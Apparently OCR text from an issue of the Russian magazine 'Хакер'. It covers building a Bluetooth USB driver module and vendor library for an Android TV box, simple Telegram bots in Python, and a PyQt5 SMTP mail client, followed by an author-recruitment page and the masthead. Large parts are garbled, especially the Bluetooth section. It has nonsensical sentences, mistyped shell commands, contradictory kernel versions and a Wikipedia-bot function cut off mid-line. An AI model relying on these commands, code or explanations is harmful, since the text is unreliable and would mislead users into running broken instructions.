[23] usb 3-1: New USB device strings: Mfr=0, Product=2, SerialNumber=0
[25] usb 3-1: Product: CSR8510 A10
```

Строка 1 говорит о том, что ядро Linux собрано с поддержкой стека Bluetooth, строка 2 сообщает о регистрации в ядре семейства протоколов Bluetooth. Сразу после этого инициализируется сокет HCI, L2CAP и SCO (3–6).

Затем мелькнуть драйверы, предназначенные для взаимодействия с адаптерами Bluetooth, подключаемыми по шинам UART и USB (7–13). К сожалению, последний ожидает только контроллеры Realtek, а наш адаптер CSR этим драйвером не поддерживается.

Последний блок сообщений (14–21) информирует об инициализации высокоуровневых протоколов RFCOMM, BNEP и HIDP (стеки Bluetooth). Строки 23–25 соответствуют реакции операционной системы на подключение USB-адаптера и говорят о том, что на физическом уровне он опознается шиной USB.

Интересно, где же находится драйвер адаптера? Команда lsmod выдала список из двух модулей, среди которых rtk_btusb не оказался. Значит, он интересован в ядро Linux. Но список непустой, а значит, ядро собрано с поддержкой модулей. Запомним это на будущее.


Я изучил файловую систему ТВ-приставки и нашел следующие компоненты, имеющие отношение к подсистеме Bluetooth:

```
/app/Bluetooth/Bluetooth.apk
/system/lib/libbluetooth_jni.so
/system/lib/hw/audio.a2dp.default.so
/system/lib/hw/bluetooth.default.so
/system/lib/hw/bluetooth_rtk.default.so
/system/lib/libbt-vendor_usb.so
/system/lib/libbt-vendor_usb.so
/system/vendor/lib/libbt-vendor.so
/system/etc/bluetooth/bt_did.conf
/system/etc/bluetooth/bt_stack.conf
/system/etc/bluetooth/bt_vendor.conf
/system/etc/bluetooth/rtkbt.conf
/system/etc/bluetooth/rtkbt_plugins.conf
```

Следующие команды, последовательно применяемые к файлам библиотек, помогут нам понять их зависимость друг от друга:

```
$ strings /system/lib/hw/название-библиотеки.so | grep '.so'
$ strings /system/lib/hw/название-библиотеки.so | grep '.conf'
```

Добавив эти компоненты на схему, я получил следующую картину.



Собранной информации достаточно, чтобы предположить, что драйверы на ТВ-приставке не поддерживают Bluetooth-адаптеры на контроллерах CSR. Поскольку ядро имеет поддержку модулей, можно попытаться исправить дело, собрав соответствующий модуль с необходимым драйвером.

Продолжение статьи →

BLUETOOTH ДЛЯ ДР АНДРОИДА

ПОРТИРУЕМ С LINUX НА ANDROID 7 (NOUGAT) / USB ADAPTER

МОДУЛЬ ЯДРА С ДРАЙВЕРОМ USB-АДАПТЕРА

Сборка ядра для Android 7 (Nougat) для устройства Google Nexus 10 (codenamed 'manta') с ОС Kali Linux 6.0.0 (основанная на Ubuntu 20.04 LTS). У нас есть замечательный утилитный набор android, который может исправлять множество ошибок в системе. Для наших работ достаточно виртуальной машины с операционной системой. Подойдет и компьютер. Для работы нам потребуется: Android-ядро, которое нельзя с репозиторием наших установить, дополнительные пакеты apt-get, прошивка и root-права. Для начала нам необходимо установить git:

```
$ sudo in -s /usr/bin/python2.7 /usr/bin/python
```

Создаем каталог для работы:

```
$ mkdir SHDM/tvbox && cd SHDM/tvbox
```

Чтобы собрать модуль драйвера, нужны исходники ядра Linux той версии, которая используется в операционной системе ПК-тестера, в данном случае 3.13.104. К сожалению, на GitHub было нашелся репозиторий с ядром Linux, адаптированным для устройств на платформе Rockchip. Забираем исходники из git:

```
$ wget -c kernel-tools.zip && unzip -d ./kernel-tools/linux/ kernel/arch/arm/configs/rockchip_defconfig kernel/drivers/net/usb/rtl8188eu-3.18.zip
```

Теперь надо распаковать полученный архив в рабочий каталог и проверить соответствует ли версия ядра скачанным:

```
$ cd kernel-release-3.18
$ head Makefile
VERSION = 3
PATCHLEVEL = 18
SUBLEVEL = 104
EXTRAVERSION =
NAME = Diseased Newt
```

Чтобы посмотреть, какие конфигурационные файлы для платформы Rockchip, выполним команду:

```
$ make help | grep rockchip
  rockchip_defconfig  - Build for rockchip_rk3288
  rockchip_smp_defconfig - Build for rockchip
```

Теперь надо распаковать полученный архив в рабочий каталог и проверить соответствует ли версия ядра скачанным:

```
$ cp kernel-release-3.18
$ cp -rf kernel/arch/arm/configs/rockchip_defconfig arch/arm/configs/rockchip_defconfig
$ cp -rf kernel/drivers/net/usb/rtl8188eu drivers/net/usb/rtl8188eu
```

Далее в makefile что создавший файл config надо добавить строку `CONFIG_MODULES=y` после строки `CONFIG_MODULES is not set`, чтобы включить поддержку модулей ядра, а также строки `CONFIG_RT_WLAN_DRIVER=y` и строки `CONFIG_RT_RTL8188EU is not set` — для сборки драйверов USB-адаптеров Realtek на исходные коды. После этого выполним команду:

```
$ ARC=arm make oldconfig
```

Исходные тексты ядра скомпилированы и готовы к сборке модуля. Собираем драйвер с помощью инструментария Linux. Их нужно клонить из архива git.linux-kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git и затем распаковать `kernel-tools-3.18.tar.bz2` выполнив команду:

```
$ PATH=$HOME/toolchain/gcc-linaro-4.9.4-2017.01-x86_64_arm-eabi/bin:$PATH
$ ARC=arm CROSS_COMPILE=arm-eabi- make modules
```

Через непродолжительное время создадим файл драйвера в файле `kernel-release-3.18/drivers/bluetooth/btusb.ko`. Этот файл надо загрузить на ПК-тестера в каталог `/system/lib/modules` и выполнить:

```
$ mount -o remount /system
$ chmod -R 0755 /system/lib/modules/btusb.ko
$ chown -Rhf root:root /system/lib/modules/btusb.ko
```

Нередко, нам особенно, что файл имеет неправильный формат. Дополнительно отслеживаем проблемы можно найти в следующем файле:

```
$ dmesg | grep -i -e -ENOEXEC
[ 6.0]: version magic '3.18.104 SMP preempt mod_unload ' should
[ 6.0]: version magic '3.18.104 SMP preempt mod_unload ARM-v7 ' should
```

Оказывается, сборщиком версия не имеет атрибута `mod_unload`. Придется вернуться к исходным текстам и в файл config после строки `# CONFIG_MODULES_LOAD is not set` добавить параметр `CONFIG_MODULE_UNLOAD=y`, затем повторить сборку:

```
$ make clean
$ make oldconfig
$ make modules
```

Записываем новый модуль на ПК-тестера и загружаем:

```
# insmod /system/lib/modules/btusb.ko
```

Проверяем результат:

```
# dmesg | tail
usbcore: registered new interface driver btusb
# lsmod
Module Size Used by
btusb 24848 0 [permanent]
```

Нормально получилось? Пока что все говорит о том, что модуль загружен. Для проверки воспользуемся командой `rfkill` (она становится доступной после установки пакета `rfkill`). Сначала надо выполнить команду `rfkill list` — без подключенного модуля и запомнить не вывод (если он не пустой). Затем подключить модуль и повторить выполнение:

```
# rfkill list
0: phy0: Wireless LAN
Soft blocked: no
Hard blocked: no
```

В выводе должны появиться строки, соответствующие подключенному адаптеру. Потом адаптер надо отключить и снова выполнить `rfkill list`. Теперь, если соединение пропадает, адаптер должен исчезнуть из вывода. Только такие динамичные поведение говорит о работоспособности драйвера.

Аналогичным образом проверяем — работоспособен ли соединяющий каталог `/sys/class/rfkill`. При подключенном адаптере Bluetooth в нем должны появиться каталоги `rfkill0` (`rfkill1` — номер устройства может отличаться, в случае нескольких).

В файле `/init.connectivity.rc` каталог содержит команды, вызывающие при загрузке системы для инициализации сомнительных устройств. Нужно, чтобы при загрузке `/sys/class/rfkill/rfkill0/state` записывалась нашу начальную прошивку `bluetooth_net_bt_stack` в файлы `state` — ещё в момент загрузки. Иначе, если это не произойдет автоматически, Bluetooth-адаптер не проснется. Иначе, что, не получив элемента управления снова возвращается в спящий режим.

На этом этапе возникают особые разработчиков: уличить поступку в ленивых, чтобы предотвратить возможность подсунуть Bluetooth-наушники или что-нибудь тупоумный. Надо заодно — заставить работать Bluetooth в Android. А для этого нужно, чтобы в системе был включен режим работы адаптера не кем-нибудь вытолкнем, а оборудование и нашей самой за следующий шагом. Его сказывает особенность прокладывает `libbt-vendor.so` — именно она должна обеспечить интерфейс между аппаратным и программным обеспечением.

WWW

Для взаимодействия описанной выше работы — получения исходных текстов ядра, его настройки и сборки модулей — можно воспользоваться моими скриптами на Github.

БИБЛИОТЕКА ВЗАИМОДЕЙСТВИЯ С ДРАЙВЕРОМ

С библиотекой `libbt-vendor.so` дело обстоит несколько сложнее, чем с драйвером. На сайте с исходниками Android обнаружилось, только матерщина. Не обнаружив в репозитории на чтобы Realtek в Bluetooth. Единственный всеобщий надежду, репозиторий на GitHub с описанием «A fork of `libbt-vendor` for Realtek and Broadcom» датирован сентябрем 2014 года и содержит адаптированный комментарий — фрагмент кажется ему данных исчезнувшего источника.

Выходит, задача на имеет решения? Или все-таки попробовать? Эксперт в системе Android — не Java, а именно C++ — сможет создать подходящий файл обратиться к тем, что прежде мне выполнена — попытаться его выполнить. Такой подход требует знания и понимания принципов работы. Но из крайней мере даже в случае неудачи позволит заявить: «Я сделал все, что мог. Или нет — пусть другие попробуют». Поэтому подготовим. В точке ошибки, даже нашей недаром нигнется в сравнение с ситуацией, в которой оказывается, Бородино вспомнит.

В качестве сборочной платформы будем использовать, ту же виртуальную машину, которая использовалась ядра — не ресурсов более чем достаточно. Чтобы получить динамическую библиотеку для Android, потребуется набор прекомпилированных кодов. Для компиляции нашего файла нужно сделать файлы. Поскольку целевая система — Android 7.1.2 Nougat, и выбран исходный каталог `external/bluetooth/bluedroid` — содержимое архива `bluedroid-tar.gz`.

Помимо этого, надо создать файл `tvbox/libt-usb-master/pif/Application.mk` в котором будет задана минимальная версия Android API и архитектура целевой системы:

```
PP_PLATFORM := android-21
PP_ABI := armeabi-v7a
```

WWW

Не можешь использовать мои скрипты для получения исходников и формирования файлов версии проекта NDK. Скачай tvbox-prepare.sh. Добавляешься модифицируешь выражение, без чего сборка проекта не будет успешной.

Теперь, процесс сборки можно запускать из каталога `tvbox/libt-usb-master`:

```
$ ./android-ndk-r9d/ndk-build
```

Во время сборки будет выведено предупреждение:

```
/ udp: отсутствие обработчика для сочетания
RT_VND_OP_SET_AUDIO_STATE_RT_VND_OP_EPILOG
Сборка файла jni/src/bt_hmdef.mk, libt-vendor.mk
/ с повторяющимся определением константы MCI_MAX_FRAME_SIZE в файле
jni/src/hci_h
```

Второе предупреждение можно смело игнорировать, а что до первого, то оно, что сообщает нашему, что нет обработчика вызываемой функции, которая отработала на работе системы.

Собранные библиотеки находятся по пути `tvbox/libt-usb-master/libs/armeabi-v7a/libt-vendor.so`. Его надо запихать в каталог `system/vendor/lib` перезаписав, если такой уже имеется, предварительно сохранив. Перед этим, конечно, не будет лишним проверить, что версия новой библиотеки, и старой совпадает. Для этого выполняем команду `strings /system/lib/libt-vendor.so`. Если версии совпадают, то можно заменять. Bluetooth будет подключаться к последовательному порту. Мы использовали его в шине USB, но каким тогда сообщить нашему драйверу?

Запрашивает в исходном `libt-vendor.so` в в каталоге `tvbox/libt-usb-master/pif` находим значений `bt_vendor.conf`. Берем его и заменяем тоже для перезаписи:

```
$ MCIDrvUse = 0 /* 0 - новый Bluetooth-адаптер, который указан
в пути /sys/class/rfkill/rfkill*
Type = hci /* тип Bluetooth-адаптер напрямую подсоединен
интерфейс HCI.
```

Значение `hci` определяет подсоединение Bluetooth на прямую вместо сериализующего и портом напрямую. После полным включить Bluetooth системы собирают, что может устройства. Все работает.

ДОРАБОТКИ

Со временем в стоимости с новой проблемой: приставка иногда перезагружается, которому, и для восстановления работы нужно было перезагружать и его, и приставку. Это довело всех до ярости!

Чтобы исправить ситуацию, стоило добиться работы этой связки сильно зависит от расстояния между приставкой и клавиатурой. По всей вероятности, виной всему — помехи, между клавиатурой адаптером и клавиатурой, который может полностью прекратился в ряде случаев. Было значительно улучшено, что удаче «приставка — это 1-5 метров» для отдаленности.

Стала отключаю мешает за ряда предупреждения об ошибках, которые в подсоединяется при сборке интерфейсов библиотеки. Данная проблема состоит по ошибке в каталоге `libbt-usb-master`.

```
$ grep -R 'RT_VND_OP_EPILOG' *
```

В нашей установлена в целостности файле `external/bluetooth/bluedroid/hci/include/hci_internal.h` — в ней в ряде перемен пофиксили особенный сценарий сохранения правил на обработка. Отрезав строку `#define RT_VND_OP_SET_AUDIO_STATE (RT_VND_OP_EPILOG)` — проблема пропадает. Чтобы отключить не стоит, что, что обработчик вызывается, в нашем случае — отрезав строку `#define RT_VND_OP_EPILOG (RT_VND_OP_SET_AUDIO_STATE)` — отрезаем, чтобы формирующаяся в основном значении в которой, и в нашем случае — отрезаем, чтобы формирующаяся. А вот собирается `RT_VND_OP_EPILOG` говорит о замедлении работы с устройством, и его нужно выключить. Для этого нужно, чтобы что, что обработчик не вызывался выключен функции `epilog_cb`.

Для полного исправления множественного выбора в файле `libbt-usb-master/pif/src/bt_vendor_hci.c` следующую строчкою по значения отдельно обработчиков:

```
case RT_VND_OP_SET_AUDIO_STATE:
    break;
case RT_VND_OP_EPILOG:
    if (bt_vendor_cbacks) {
        ALOGE ("vendor lib cp epilog done");
        bt_vendor_cbacks -> epilog_cb (RT_VND_OP_RESULT_SUCCESS);
    }
    break;
```

После этого компиляции библиотеки не выявляет вопросов. Однако нельзя исключить, что в каком-то случае обработка особенностей требует более сложных вмешательств. Для таких случаев, `RT_VND_OP_SET_AUDIO_STATE` отправляет, чтобы формирующаяся в основном значении в которой, и в нашем случае — отрезав строку `#define RT_VND_OP_EPILOG (RT_VND_OP_SET_AUDIO_STATE)`

ПИТОНОМ ПО ТЕЛЕГРАМУ!

ПИШЕМ ПЯТЬ ПРОСТЫХ TELEGRAM-БОТОВ НА PYTHON

Иван Сергеев
@ivanovsergeev

В этой статье мы реализуем простой, но крайне полезный проект на Python — боты для Telegram. Боты — это небольшие скрипты, которые могут взаимодействовать с API, чтобы получать сообщения от пользователя и отправлять информацию в ответный чат-клиент.

Python для новичков

Если вы только начинаете изучать Python, то отличным началом будет изучение основ синтаксиса, которые найдете в небольшом гайде. Также стоит выбрать подходящие курсы, чтобы для начала, которые в меру интересны, и не слишком сложны. Вот несколько вариантов:

- Codecademy — интерактивный курс, который подойдет для тех, кто ранее не сталкивался с программированием.
- Stepik — платформа с курсами по разным направлениям, в том числе и по Python. Есть как платные, так и бесплатные курсы.
- Coursera — платформа с курсами от университетов, в том числе и по Python.
- Python-scripts.com — блог с полезными статьями, в том числе и по Python.
- Python-scripts.com — блог с полезными статьями, в том числе и по Python.

Чтобы создать бота, нам нужно дать ему название, адрес и получить токен. Для этого нужно сделать следующие манипуляции: написать боту Botfather для сервиса Telegram. Запишем в Telegram последовательно аналогичные и отправим боту всю информацию:

- /newbot — запускаем процесс создания (start), а ответ Botfather будет нас спрашивать, которые:
- /newbot — создать новый бот;
- /mybots — редактировать ваши боты;
- /token — получить токен;
- /setdescription — изменить описание бота;
- /setabouttext — изменить информацию о боте;
- /setusernamе — изменить имя пользователя;
- /setcommands — изменить список команд бота;
- /deletebot — удалить бот.

Отправим боту боту команду /newbot, чтобы создать нового бота. В ответ он спросит имя нашего бота. Пишем, что хотим назвать наш бот «Test», а в ответ мы видим имена нашего бота: отправим адрес бота, причем он должен заканчиваться на слово bot. Например, myapbot или sasa_bot. Если адрес будет уже занят, Botfather напишет сообщение и попросит придумать другое имя для бота.

Когда мы сделаем нашему ботфаде и назовем адрес нашего бота, в ответ получим сообщение, в котором среди прочих фраз Use this token to access HTTP API:, а ниже идет строка вида 5xxxxxxxx:AAFxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx — это и есть наш токен. Сохраняем его где-нибудь, на своем компьютере, чтобы потом использовать в скриптах бота.

Для взаимодействия с Telegram API есть несколько готовых модулей для разных языков — Telegram API. Чтобы установить его, набери:

```
pip install pytelegrambotapi
```

В Linux возможно, понадобится написать pip3 install pip, чтобы указать, что мы хотим работать с третьей версией Python.

ЭХО-БОТ

Для примера реализуем так называемого эхо-бота. Он будет получать от пользователя текстовое сообщение и возвращать его:

```
import telebot

# Создаем экземпляр бота
bot = telebot.TeleBot('Здесь вначе токен, полученный от @botfather')

# Функция, обрабатывающая команду /start
@bot.message_handler(commands=["start"])
def start(message, res=False):
    bot.send_message(message.chat.id, 'Я на связи. Напиши мне что-нибудь )')

# Получение сообщений от юзера
@bot.message_handler(content_types=["text"])
def handle_text(message):
    bot.send_message(message.chat.id, 'Вы написали: ' + message.text)

# Запускаем бота
bot.polling(none_stop=True, interval=0)
```

Сначала пишем наш токен в строке Теперь нашего бота по адресу, который ты придумал. Запускаем бота комой «Запустить» (Start) или командой / start и каждое сообщение тоже он ребрикует и возвращает сообщение.

```
pip install wikipedia
```


Готовим код.

```
import telebot, wikipedia, re

# Создаем экземпляр бота
bot = telebot.TeleBot('Здесь вначе токен, полученный от @botfather')

# Устанавливаем русский язык в Википедии
wikipedia.set_lang('ru')

# Чистим текст статьи в Википедии и ограничиваем его тысячей символов
def getwiki(s):
    try:
        ny = wikipedia.page(s)
        # Получаем первые 1000 символов
        wikitext=ny.content[:1000]
        # Разбиваем по словам
        wikiwords=wikitext.split(' ')
        # Убираем все после последней точки
        wikitext=''.join(wikiwords[:-1])
        # Создаем другую переменную для текста
        wikitext=wikitext+'.'
        # Заменяем все по строкам, где нет знаков кривых (то есть
        # кириллица)
        for i in wikiwords:
            if len(i) != len(s):
                # Если в слове отлично больше чем символов,
        # добавляем его к нашей переменной с последним отрезанным при
        # создании текста точкой и пробелом
            if len(i.encode('utf8')[:1]) ==
                len(bytes('абвгдеёжзийклмнопрстуфхцчшщъыьэюя', '
        # Возвращаем текстовую строку
        return wikitext
    # Обрабатываем исключение, которое может возникнуть модулю wikipedia
    # при запросе
    except BaseException as e:
        # Пишем в терминале или информацию об этом
        print('Error', e)
        pass

# Функция, обрабатывающая команду /start
@bot.message_handler(commands=["start"])
def start(message, res=False):
    bot.send_message(message.chat.id, 'Отправьте мне любое слово, и я
    найду его значение на Википедии )')

# Получение сообщений от юзера
@bot.message_handler(content_types=["text"])
def handle_text(message):
    bot.send_message(message.chat.id, getwiki(message.text))

# Запускаем бота
bot.polling(none_stop=True, interval=0)
```

Привет, бот
Привет, бот
Привет, бот

КОДИНГ

ЗМЕИНАЯ ПОЧТА



ПИШЕМ НА PYTHON И QT ПОЧТОВИК С ВОЗМОЖНОСТЬЮ ПРИКРЕПЛЯТЬ ФАЙЛЫ

Валерий Ланьшов
инженер-программист (специалист в инструктаже Cisco, основатель видеоканала «Сетевой кабельщик» и сообщества Русская Линукс-Группа, авторитет, тел. ...0423/8)


Возможно, ты уже умеешь писать простые сценарии на Python, но пробовал ли ты делать графические программы с настоящими работающими кнопочками? Поверь, это тоже крайне увлекательно и не очень сложно! Сегодня мы разберемся в этом, написав на Python и Qt простой почтовик, который будет отправлять письма с аттачами.

Сразу оговорюсь, что приложение будет с упором графической и частичной, мы не будем даже приступать к чтению почты и не сможем выбирать почтовый сервис для отправки. К тому же писать из самопального почтовика могут чаще спамеры, в стиле Ленина, поэтому лучше сосредоточься на учебной проекции, которой помогает тебе основать полезные навыки.

ИНТЕРФЕЙС

Для начала давай создадим интерфейс будущего приложения. Для этого воспользуемся фреймворком для разработки кроссплатформенного ПО — Qt 5. Потребуется python3-qt5 и установить.

Открываем Qt Designer и в появившемся окне выбора поставим галочку на пункте Main Window.



Затем создадим окно при помощи готовых шаблонов, в имени **Label** для текста, **Line Edit** для строк ввода, **Text Edit** для поля ввода текста, а также **Push Button** для кнопок. Разложить всё можешь так, как тебе понравится, главное — поставить все элементы, показанные на картинке, и запомнить их номера. Дальше будет понятно, зачем это.

Не забудь в поле ввода пароля поставить параметр echoMode = Password, чтобы скрыть пароль, а также выключить поля, которые могут быть активны только после правильного ввода данных. Чтобы это сделать, необходимо в поле enabled убрать галочку.

После завершения работы мою окно выглядит как на скриншоте.

Сохраняй документ, и получишь файл с расширением ui, который и будет файлом интерфейса. Я назвал его Main.ui. Теперь к коду!

Первым делом импортируем две библиотеки. Они нужны для работы с Qt 5.

```
from PyQt5.QtWidgets import *
from PyQt5 import uic
```

Теперь прописываем класс интерфейса и в нем все функции. У нас будет функция входа login, функция прикрепления файла attach_sth и функция отправки сообщений send_mail. Также в основе основ лежит функция вызова графического интерфейса с демонстрацией окна и активацией трех кнопок.

```
class MyGUI(QMainWindow):

    def __init__(self):
        super(MyGUI, self).__init__()
        uic.loadUi('Main.ui', self)
        self.show()

        self.pushButton.clicked.connect(self.login)
        self.pushButton_2.clicked.connect(self.attach_sth)
        self.pushButton_3.clicked.connect(self.send_mail)

    def login(self):
        pass

    def attach_sth(self):
        pass

    def send_mail(self):
        pass

app = QApplication([])
window = MyGUI()
app.exec_()
```

Здесь интересна функция app.exec_() Она останавливает работу с программой, чтобы все взаимодействия с приложением шло только через графический интерфейс.

Код уже можно запустить! Ты увидишь окно с нарисованным тобой интерфейсом, но в нем пока что ничего не будет работать. Конечно, мы же еще не определили, как это должно происходить.

ПИШЕМ ОСНОВНУЮ ЧАСТЬ

Итак, задача — написать движок. Приступим.

Функция входа В ней мы делаем две вещи: логинимся и создаем переменную msg (переменная с содержанием письма).

```
def login(self):
    try:
        self.server = smtplib.SMTP(self.lineEdit_3.text),
        # Обращаемся к протоколу SMTP по нужному порту
        self.lineEdit_4.text())
        # Определяем запрос ELHO
        self.server.ehlo()
        # TLS-соединение
        self.server.starttls()
        # Снова отправляем запрос ELHO
        self.server.ehlo()
        self.server.login(self.lineEdit.text(),
        # Ввод логина и пароля
        self.lineEdit_2.text())

        # Переводим все поля ввода в выключенное состояние
        self.lineEdit.setEnabled(False)
        self.lineEdit_2.setEnabled(False)
        self.lineEdit_3.setEnabled(False)
        self.lineEdit_4.setEnabled(False)
        self.pushButton.setEnabled(False)

        # Переводим все поля письма во включенное состояние
        self.lineEdit_5.setEnabled(True)
        self.lineEdit_6.setEnabled(True)
        self.textEdit.setEnabled(True)
        self.pushButton_2.setEnabled(True)
        self.pushButton_3.setEnabled(True)

        # Создание переменной msg
        self.msg = MIMEMultipart()
    # При ошибке в логине или пароле
    except smtplib.SMTPAuthenticationError:
        # Создать окно
        message_box = QMessageBox()
        # Окно заполнить текстом
        message_box.setText('Недопустимые данные!')
        # Переключиться на окно
        message_box.exec()
    except:
        message_box = QMessageBox()
        message_box.setText('Не удалось выполнить вход!')
        message_box.exec()
```

ENLO — это глагол расширенного протокола передачи простых сообщений (ESMTP), определенный в RFC 5321. Серверы ESMTP могут обявлять о своих возможностях во время начального подключения. Среди них — максимальный допустимый размер сообщения и поддерживаемые методы проверки подлинности HELO — это более старая команда SMTP, определенная в RFC 821. Большинство SMTP-серверов поддерживают ESMTP и EHLO. Если сервер не поддерживает EHLO, вместо него можно использовать HELO.

Далее идет функция прикрепления вложений:

```
def attach_sth(self):
    # Создание диалогового окно выбора файлов
    dialog = QFileDialog()
    # Смотрим все типы файлов
    filenames, _ = QFileDialog.getOpenFileNames(self, 'Open
    File', './', "All Files (*.*)", options=options)
    # Собираем файлы
    if filenames != []:
        for filename in filenames:
            attachment = open(filename, 'rb')

            filename = filename[filename.rfind('/') + 1:]

            # Кодируем файл по стандарту MIME
            p = MIMEBase('application', 'octet-stream')
            p.set_payload(attachment.read())
            encoders.encode_base64(p)
            # Пишем имя файла
            p.add_header('Content-Disposition', f'attachment;
filename={filename}')
            self.msg.attach(p)
            # Ставим запятые после первого вложения
            if not self.label_8.text().endswith(', '):
                self.label_8.setText(self.label_8.text() + ', ')
            self.label_8.setText(self.label_8.text() + ' ' +
filename)
```


Создаем той самой переменной msg

```
def send_mail(self):
    # Создание окно с уточнением
    dialog = QMessageBox()
    dialog.setText('Вы хотите отправить сообщение?')
    # Выбор ответов
    dialog.addButton(QPushButton('Да'), QMessageBox.YesRole)
    dialog.addButton(QPushButton('Нет'), QMessageBox.NoRole)

    if dialog.exec_() == 0:
        try:
            # От кого сообщение
            self.msg['From'] = 'Kakop'
            # Кому
            self.msg['To'] = self.lineEdit_6.text()
            # Тема
            self.msg['Subject'] = self.lineEdit_5.text()
            # Собираем сообщение
            self.msg.attach(MIMEText(self.textEdit.toPlainText(),
'plain'))
            text = self.msg.as_string()
            # Отправляем по пути
            self.server.sendmail(self.lineEdit.text(),
            self.lineEdit_6.text(), text)
            # Создаем окно с подтверждением
            message_box = QMessageBox()
            message_box.setText('Сообщение отправлено!')
            message_box.exec()

        except:
            # Создаем окно с ошибкой
            message_box = QMessageBox()
            message_box.setText('Не удалось отправить сообщение!'
)
            message_box.exec()
```

Весь код можешь посмотреть на моем GitHub.

НАСТРАИВАЕМ ПОЧТУ

Я выбрал Yandex.Почту, поскольку в нем можно выключить защиту от сторонних приложений. Многие другие почтовики ставят запрет на нее, а здесь достаточно перейти по ссылке и выставить разрешение.



Адрес SMTP для Gmail — smtp.gmail.com, порт — 587. Для других почтовых клиентов можно посмотреть эти данные, просто загугли их название со словом SMTP.

ВЫВОДЫ

Вот мы и написали свой базовый клиент для отправки писем с любыми вложениями. Как видишь, ведь, что нужно, — это нарисовать форму и написать обработчики, процесс очень простой и прямолинейный.

На основе случая разнообразия можешь даже не пытаться использовать этот код без изменений в незаконных целях. Мы здесь никак не скрываем свой IP, никак не шифруем данные и не обходим антивирусы.

Зато ты можешь использовать этот проект, чтобы добавить к своим приложениям удобный графический интерфейс.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№11 (272)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

